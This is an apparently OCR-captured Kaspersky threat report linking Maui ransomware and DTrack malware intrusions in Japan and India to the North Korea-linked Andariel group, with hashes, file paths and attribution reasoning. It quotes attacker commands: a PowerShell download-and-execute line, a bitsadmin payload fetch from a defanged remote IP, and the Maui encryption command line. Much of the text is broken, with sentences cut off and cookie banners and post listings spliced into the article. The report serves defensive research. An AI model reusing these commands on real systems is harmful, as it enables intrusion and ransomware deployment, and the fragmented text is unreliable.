Andariel deploys DTrack and Maui ransomware

APT REPORTS 09 AUG 2022 5 minute read




Table of Contents

// AU

KUR

On July 7
Actors U
Stairwell
effective
legislatio
attributio

We extend their "first seen" date from the reported May 2021 to April 15th 2021, and the geolocation of the target, to Japan. Because the malware in this early incident was compiled on April 15th, 2021, and compilation dates are the same for all known samples, this incident is possibly the first ever involving the Maui ransomware.

While CISA provides no useful information in its report to attribute the ransomware to a North Korean actor, we determined that approximately ten hours prior to deploying Maui to the initial target system, the group deployed a variant of the well-known DTrack malware to the target, preceded by 3proxy months earlier. This data point, along with others, should openly help solidify the attribution to the Korean-speaking APT Andariel, also known as Silent Chollima and Stonefly, with low to medium confidence.

Background

We observed the following timeline of detections from an initial target system:

1. 2020-12-25 Suspicious 3proxy tool
2. 2021-04-15 DTrack malware

3 2021-04-15 Maui ransomware

DTrack malware

MD5	739812e2ae1327a94e441719b885bd19
SHA1	102a6954a16e80de814bee7ae2b893f1fa196613
SHA256	6122c94cbfa11311bea7129ecd5aea6fae6c51d23228f7378b5f6b2398728f67
Link time	2021-03-30 02:29:15
File type	PE32 executable (GUI) Intel 80386, for MS Windows
Compiler	VS2008 build 21022
File size	1.2 MB
File name	C:\Windows\Temp\temp\mvhost.exe

Once this malware is spawned, it executes an embedded shellcode, loading a final Windows in-memory

the remo

collects

executes

```
"C:\Wi
"C:\Wi
"C:\Wi
"C:\Wi
"%Temp%
"C:\Wi
```

In additio

the olde

module s

files to t

Maui

The Mau

MD5	ad4eababfe125110299e5a24be84472e
SHA1	94db86c214f4ab401e84ad26bb0c9c246059daff
SHA256	a557a0c67b5baa7cf64bd4d42103d3b2852f67acf96b4c5f14992c1289b55eaa
Link time	2021-04-15 04:36:00
File type	PE32 executable (GUI) Intel 80386, for MS Windows
File size	763.67 KB
File name	C:\Windows\Temp\temp\maui.exe

Multiple run parameters exist for the Maui ransomware. In this incident, we observe the actors using "-t" and "- x" arguments, along with a specific drive path to encrypt:

```
C:\Windows\Temp\temp\bin\Maui.exe -t 8 -x E:
```

In this case, "-t 8" sets the ransomware thread count to eight, "-x" commands the malware to "self melt", and the "E:" value sets the path (the entire drive in this case) to be encrypted. The ransomware functionality is the same as described in the Stairwell report.

GREAT WEBINARS

13 MAY 2021, 1:00PM

GReAT Ideas. Balalaika Edition

BORIS LARIN, DENIS LEGEZO

26 FEB 2021, 12:00PM

GReAT Ideas. Green Tea Edition

JOHN HULTQUIST, BRIAN BARTHOLOMEW, SUGURU ISHIMARU, VITALY KAMLUK, SEONGSU PARK, YUSUKE NIWA, MOTOHIKO SATO

17 JUN 2020, 1:00PM

GReAT Ideas. Powered by SAS: malware attribution and next-gen IoT

MELEV

: threat

AB,

: threat

IT,

FROM THE SAME AUTHORS

The malware created two key files to implement file encryption:

RSA private key	C:\Windows\Temp\temp\bin\Maui.evd
RSA public key	C:\Windows\Temp\temp\bin\Maui.key

Similar DTrack malware on different victims

Pivoting on the exfiltration information to the adjacent hosts, we discovered additional victims in India. One of these hosts was initially compromised in February 2021. In all likelihood, Andariel stole elevated credentials to deploy this malware within the target organization, but this speculation is based on paths and other artifacts, and we do not have any further details.

MD5	f2f787868a3064407d79173ac5fc0864
SHA1	1c4aa2cbe83546892c98508cad9da592089ef777
SHA256	92adc5ea29491d9245876ba0b2957393633c9998eb47b3ae1344c13a44cd59ae
Link time	
File type	
File size	

The prim
in Japan,

From the
87e3fc0

Additional DTrack module and initial infection method

The "3Proxy" tool, likely utilized by the threat actor, was compiled on 2020-09-09 and deployed to the victim on 2020-12-25. Based on this detection and compilation date, we expanded our research scope and discovered an additional DTrack module. This module was compiled 2020-09-16 14:16:21 and detected in early December 2020, having a similar timeline to the 3Proxy tool deployment.

MD5	cf236bf5b41d26967b1ce04ebbdb4041
SHA1	feb79a5a2bdf0bcf0777ee51782dc50d2901bb91
SHA256	60425a4d5ee04c8ae09bfe28ca33bf9e76a43f69548b2704956d0875a0f25145
Link time	2020-09-16 14:16:21
File type	PE32 executable (GUI) Intel 80386, for MS Windows
Compiler	VS2008 build 21022
File size	136 KB

A cascade of compromise: unveiling Lazarus' new campaign

Focus on DroxiDat/SystemBC

Following the Lazarus group by tracking DeathNote campaign

BlueNoroff introduces new methods bypassing MoTW

DiceyF deploys GamePlayerFramework in online casino development studio

File name	%appdata%\microsoft\mmc\dwem.cert

This DTrack module is very similar to the EventTracKer module of DTrack, which was previously reported to our Threat Intelligence customers. In one victim system, we discovered that a well-known simple HTTP server, HFS7, had deployed the malware above. After an unknown exploit was used on a vulnerable HFS server and "whoami" was executed, the Powershell command below was executed to fetch an additional Powershell script from the remote server:

```
C:\windows\system32\WindowsPowershell\v1.0\powershell.exe IEX (New-Object Net.WebClient).Downl
```

The mini.ps1 script is responsible for downloading and executing the above DTrack malware via bitsadmin.exe:

```
bitsadmin.exe /transfer myJob /download /priority high
"hxxp://145.232.235[.]222/usr/users/dwem.cert" "%appdata%\microsoft\mmc\dwem.cert"
```

The other victim operated a vulnerable Weblogic server. According to our telemetry, the actor compromised this server via the CVE-2017-10271 exploit. We saw Andariel abuse identical exploits and compromise WebLogic servers in mid-2019, and previously reported this activity to our Threat Intelligence customers. In this case, the exploited server executes the Powershell command to fetch the additional script. The fetched script is capable of downloading a Powershell script from the server we mentioned above
(hxxp://14
abused
2020.

Victi

The July
with the
operatio
the Japa
victims
DTrack r

Our rese
company
financial
services

Cookiebot by Usercentrics

This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services.

Necessary	Preferences	Statistics	Marketing
●	○	○	○

Show details >

Attribution

According to the Kaspersky Threat Attribution Engine (KTAE), the DTrack malware from the victim contains a high degree of code similarity (84%) with previously known DTrack malware.

Also, we discovered that the DTrack malware (MD5 739812e2ae1327a94e441719b885bd19) employs the same shellcode loader as "Backdoor.Preft" malware (MD5

□ I agree to provide my email address to "AO Kaspersky Lab" to receive information about new posts on the site. I understand that I can withdraw this consent at any time via e-mail by clicking the "unsubscribe" link that I find at the bottom of any e-mail sent to me for the purposes mentioned above.

Subscribe

IN THE SAME CATEGORY

Beyond the Surface: the evolution and expansion of the SideWinder APT group

BlindEagle flying high in Latin America

EastWind campaign: new CloudSorcerer attacks on government organizations in Russia

APT trends report Q2 2024

CloudSorcerer – A new APT targeting Russian government entities

2f553cba839ca4dab201d3f8154bae2a), published/reported by Symantec – note that Symantec recently described the Backdoor.Preft malware as "aka Dtrack, Valefor". Apart from the code similarity, the actor used 3Proxy tool (MD5 5bc4b606f4c0f8cd2e6787ae049bf5bb), and that tool was also previously employed by the Andariel/StoneFly/Silent Chollima group (MD5 95247511a611ba3d8581c7c6b8b1a38a). Symantec attributes StoneFly as the North Korean-linked actor behind the DarkSeoul incident.

Conclusions

Based on the modus operandi of this attack, we conclude that the actor's TTPs behind the Maui ransomware incident is remarkably similar to past Andariel/Stonefly/Silent Chollima activity:

- Using legitimate proxy and tunneling tools after initial infection or deploying them to maintain access, and using Powershell scripts and Bitsadmin to download additional malware;
- Using exploits to target known but unpatched vulnerable public services, such as WebLogic and HFS;
- Exclusively deploying DTrack, also known as Preft;
- Dwell time within target networks can last for months prior to activity;
- Deploying ransomware on a global scale, demonstrating ongoing financial motivations and scale

ANDAR

NATIO

Anda

Your em

Type y


Name *

Comment

AKSHAT PRADHAN
Posted on December 8, 2022. 10:36 pm

another variant 865078d080e594d1fb5c6985e4100f38

Reply



// LATEST POSTS

SAS

MALWARE DESCRIPTIONS

CRIMEWARE REPORTS

CRIMEWARE REPORTS

The Crypto Game of Lazarus APT: Investors vs. Zero-days

BORIS LARIN, VASILY BERDNIKOV

Grandoreiro, the global trojan with grandiose goals

GREAT

Stealer here, stealer there, stealers everywhere!

GREAT

Analysis of the Crypt Ghouls group: continuing the investigation into a series of attacks on Russia

KASPERSKY

// LATEST WEBINARS

THREAT INTELLIGENCE AND IR

04 SEP 2024, 5:00PM 60 MIN

Inside the Dark Web: exploring the human side of cybercriminals

ANNA PAVLOVSKAYA

TECHNOLOGIES AND SERVICES

13 AUG 2024, 5:00PM 60 MIN

The Cybersecurity Buyer's Dilemma: Hype vs (True) Expertise

OLEG GOROBETS, ALEXANDER LISKIN

CYBERTHREAT TALKS

16 JUL 2024, 5:00PM 60 MIN

Cybersecurity's human factor – more than an unpatched vulnerability

OLEG GOROBETS

TRAININGS AND WORKSHOPS

09 JUL 2024, 4:00PM 60 MIN

Building and prioritizing detection engineering backlogs with MITRE ATT&CK

ANDREY TAMOYKIN


// RE

Beyond expansi

Kaspers activity: Africa, p

EastWir attacks Russia

Kaspers campaig using Cl APT27 t



// SUBSCRIBE TO OUR WEEKLY E-MAILS

The hottest research right in your inbox

Email

Subscribe

□ I agree to provide my email address to "AO Kaspersky Lab" to receive information about new posts on the site. I understand that I can withdraw this consent at any time via e-mail by clicking the "unsubscribe" link that I find at the bottom of any e-mail sent to me for the purposes mentioned above.

kaspersky

THREATS

APT (Targeted attacks)

Secure environment (IoT)

CATEGORIES

APT reports

Malware descriptions

OTHER SECTIONS

Archive

All tags

- Mobile threats
- Financial threats
- Spam and phishing
- Industrial threats
- Web threats
- Vulnerabilities and exploits
- All threats

- Security Bulletin
- Malware reports
- Spam and phishing reports
- Security technologies
- Research
- Publications
- All categories

- Webinars
- APT Logbook
- Statistics
- Encyclopedia
- Threats descriptions
- KSB 2023

Privacy Policy | License Agreement | Cookies

Cookiebot
by Usercentrics

This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services.

Necessary	Preferences	Statistics	Marketing
●	○	○	○

Show details ›